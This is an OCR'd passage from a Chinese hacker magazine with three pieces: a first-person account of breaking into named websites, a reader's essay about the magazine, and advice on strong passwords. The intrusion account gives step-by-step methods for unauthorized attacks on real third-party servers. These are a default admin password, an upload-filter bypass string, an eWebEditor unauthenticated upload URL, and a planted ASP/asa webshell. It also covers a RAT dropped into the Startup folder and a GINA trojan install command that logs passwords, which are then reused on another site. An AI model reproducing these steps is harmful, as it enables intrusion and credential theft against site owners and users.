接下来就是对这些查询出的域名进行检查了，当检测到ferbird.cn这个网站的时候发现其使用的为oblog，我扫描了一下后台，发现是默认的，使用默认密码admin888居然成功的登录了进去。在后台的上传文件类型中添加aaaspspaspsp，这样经系统过滤后，就会变成允许上传asp类型的文件了（小编注：关于Oblog后台如何获取webshell的方法，我们在今年第8期的杂志中也曾经详细的介绍过，如果这个方法不成功的话，大家还可以参考那期杂志中所介绍的方法）。直接把我们的asp木马传上去，就这样，webshell得到了。在webshell中我发现对方c盘目录大部分都可以浏览，在浏览到syn目录的时候发现了曾听朋友说过的网络同步专家，于是就把它下载了下来。在本地打开后，看到了连接用户名和密码，这个密码我们使用星号密码查看器就可以轻松的得到，如图2。




图2

可是当我使用这个用户名和密码连接时却怎么也连接不上，由于当时时间已经非常晚了我就下线了。当我晚上再来看这台服务器的时候发现之前上传的webshell已经被删除了，这让我很气愤。另外这个站点也把漏洞补上了，后台的密码也被更改了，普通用户也不允许管理后台了。看来只有再次想办法拿个webshell了，继续来看那天没有看完的站点。终于使用啊D检测出hacksj.com这个站点有个ewebeditor目录，于是直接在域名后面输入ewebedirot/admin_login.asp，登录界面出来了，使用默认密码进不去，但却发现可以下载数据库db/ewebeditor.mdb。打开下载回来的数据库，发现在样式的上传项中有个asa的后缀，这应该是前人留下的吧，如图3。




图3




图4

从数据库中找到了管理员密码，然后将其放到www.cmd5.com和www.xmd5.org上都没有破解出来，这让我很头疼。这时，我突然想起雕牌弟弟在H.S.T曾经发过篇文章，说不使用登录后台也可以上传木马。可是因为H.S.T数据库丢失，文章已经找不到了，人也暂时联系不上，于是我只好在百度中查找信息，找了半天终于发现了eWebEditor.asp可以调用上传的样式格式是eWebEditor.asp?id=Content&style=111这样的，后面的111就是样式的名字，如图4。

我在浏览器中提交http://www.hacksj.com/ewebeditor/ewebeditor.asp?id=content1&style=111，果然出现了上传图片的选项。试着传了个asa小马后成功返回了shell的地址，如图5。




图5

接着就是尝试提权了，在webshell下访问C:\Program Files，发现安装了好多东西，还有serv-u，可是却提权失败。访问“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录，却发现该目录居然可写，希望来了，这可是存放木马最好的选择。于是我就把短小精悍的pcshare上传到了启动目录下，这样只要对方重启系统就可以了。下午起床后，我打开pcshare，服务器终于成功的上线了，如图6。




图6

轻松的就拿下了这台服务器，我又上传了一个goldsun的




图 7

gina 木马，它会记录用户的登录密码，保存在 %systemroot%\system32\eulagold.txt 文件中，该木马安装的命令是“rundll32 NTPass.dll,Install”。在服务器里我又找到了很多有用的信息以及数据库连接密码，使用查询分析成功的连接了上去，如图 7。

次日，我使用 pcshare 的超级终端执行命令“type eulagold.txt”，就可以查看到所有登录用户的密码了。使用这些密码我又成功的登录进了 vip.77169.com，如图 8。

在终端里我还发现了好多站点 id,c 也在这儿，由于时间和




图 8

精力等原因我就没有继续渗透下去了。华夏就是因为这一个小小的漏洞导致了服务器的沦陷，所以各位管理员请千万不要松懈，即使是个小小的漏洞也是致命的。

（文章中涉及到的啊 D 注入工具和多功能数据库浏览器已经收录在了光盘中）

寂寞梧桐雨

幽灵

那是 05 年的时候，刚接触网络的我对于这个浩瀚的网络充满了无限的好奇。但在网络中的活动也仅限于聊天、玩游戏、看电影。记得有次聊天的时候突然有个网友问我：“知道黑客吗？”

“黑客是什么啊？”我心里纳闷着：难道是黑黑的客人 0_0？

“你真的不知道？”那网友似乎很吃惊的问我。

“不知道！”

“那知道肉鸡吗？”

“肉鸡？”我心想：肉鸡不就是那个吃的肉鸡吗？怎么还问我啊？幸好当初我没有将自己心里想的答案发过去……

“远程溢出呢？”

“也不知道！”

“你怎么一问三不知啊？肉鸡就是被远程控制的主机啊！”那网友有点自傲的说道。

“你什么都不要问了，我什么都不知道！”我有点生气和懊恼，感觉这次有些被人看扁了，可是却也真的不知道那网友问的问题。

带着心中的疑问，我到书店里去找有肉鸡、远程溢出和黑客内容的图书，有点胆怯的我不敢去问售货员，只好自己在书店是瞎找。在一个杂志专栏里，我看到一本封面上印着“黑客 X 档案”“网络安全入门”字样的杂志，这不正是我要找的图书吗？翻开了杂志，里面有菜鸟学堂、QQ 宝典、网吧黑吧、傻瓜黑客……网吧里也会有黑客吗？我怎么没有见过呢？可这么多的黑客，唯独不见肉鸡。

又向后翻了几页，看到一篇入侵的文章，便站在那里津津有味的看了起来，里面的好多新名词都不懂，而且也提到了肉鸡。我想这本书里应该有我想要的答案吧！

问了一下价格，原来才 9 元，这么便宜！付了钱后我小声的问了一下售货员阿姨：“黑客 X 档案是半月一期还是一月一期呢？”那阿姨瞅了我眼中的杂志，又看了看我说道：“一月一期，一个女孩子搞什么黑客啊？”我不好意思的冲那阿姨笑了笑，就跑开了。



回家后便抱着黑客 X 档案啃了起来，用了整整一周的时间，终于看完了这本杂志，虽然根本就看不懂，但里面的内容却深深的吸引了我。以后的日子里因为有了黑客 X 档案的陪伴，我渐渐的明白了黑客是什么？他们高深莫测，是网络中最神秘而令人向往的群体，他们无所不能，来无影，去无踪，但不为外人所知晓。我把黑客当做了网络安全的守候神！

“黑客 X 档案”是一本网络安全的入门书籍，很适合我们这些刚接触网络安全的朋友来学习黑客哦^_^！在 X 的论坛里，版主们会经常发出很多的学习帖子，有时候我上网会一整天都泡在 X 的论坛里看那些学习的帖子，遇到什么不懂的就会去小菜举手里提问，版主们总是很热心的来解答。

如今电脑出问题的时候我也会自己解决而不去求助别人，有时候朋友的电脑出了问题也会找我帮助，当问题解决后就会有小小的成就感，在网络中也有了自己的小窝，但黑客之中的攻与防永远都是学无止境的。

在 X 的论坛里我也做了超级版主，认识了许多志同道合的朋友，尤其是管理层中的那些如同姊妹般的好友，有外冷内热而追求完美的布姐，乐于助人、性格开朗的流光、柯南，有小孩子脾气的九世、xhjack、地狱幽灵……还记得上次管理层征集 PP 做合影，结果让大家跌破眼镜的是——阿布竟然是个如花似玉的 MM，怎么这么快就从男孩变成了女孩 0_0……！此后阿布的性别就变的扑朔迷离起来，我们也从开始的布哥改口叫成了布姐。在版主群里，大家就像一家人一样待在一起，一个人的事情会变成大家的事情，不管谁有困难和问题，都会互相帮忙解决的。

很感谢黑客 X 档案不但让我学到了那么多的知识，而且还让我认识了好多志同道合的好朋友！

我的密码我怕谁

陈彦博

最近一QQ上的好友给我发来消息，说他的QQ被盗了，后来我才得知他的QQ密码是abcd321，也难怪会被盗！这么简单的密码，使用流光一下子就可以破解出来。那么，要如何设置自己的密码，才足够安全呢？

LockDown.Com日前发布了一篇名为“密码的强度以及破解的时间分析”的文章，其中关于暴力破解密码的时间表如下（测试结果均在双核计算机下的破解速度）：

密码类型	6位	8位	10位
纯数字	瞬间	348分钟	163天
大小写字母	33分	62天	
数字＋大小写字母	1.5小时	253天	
数字＋大小写字母＋符号	22小时	23年	

通过上边的这个表，大家应该很清楚了吧。最强的密码组合是“数字＋大小写字母＋符号”，并且密码的位数要设置8位以上。这样的密码，倘若要使用暴力破解的话竟然需要23年（而倘若你设置的是10位以上，估计这辈子破解出来是没有希望了）！可见其安全性是多么的强。很多人在设置密码的时候，都会选择使用自己的身份证号码、电话号码、QQ号码、身高等，这样攻击者还是可以使用社会工程学来进行破解的。

我们在设置密码的时候总会主观的带有自己的一些意愿，当然这也是为了便于自己记忆，这或多或少的就给破解者带来了便利。如果我们使用工具来生成密码的话就不会产生这些问题了，在此向大家推荐一款小软件SingK Password Producer，它可以生成很多无规则的密码（图1）。程序中提供了数字、大小写字母和下划线等四种选择，别的特殊符号可以自行添加，批量生成的密码还能输出到文件中保存。

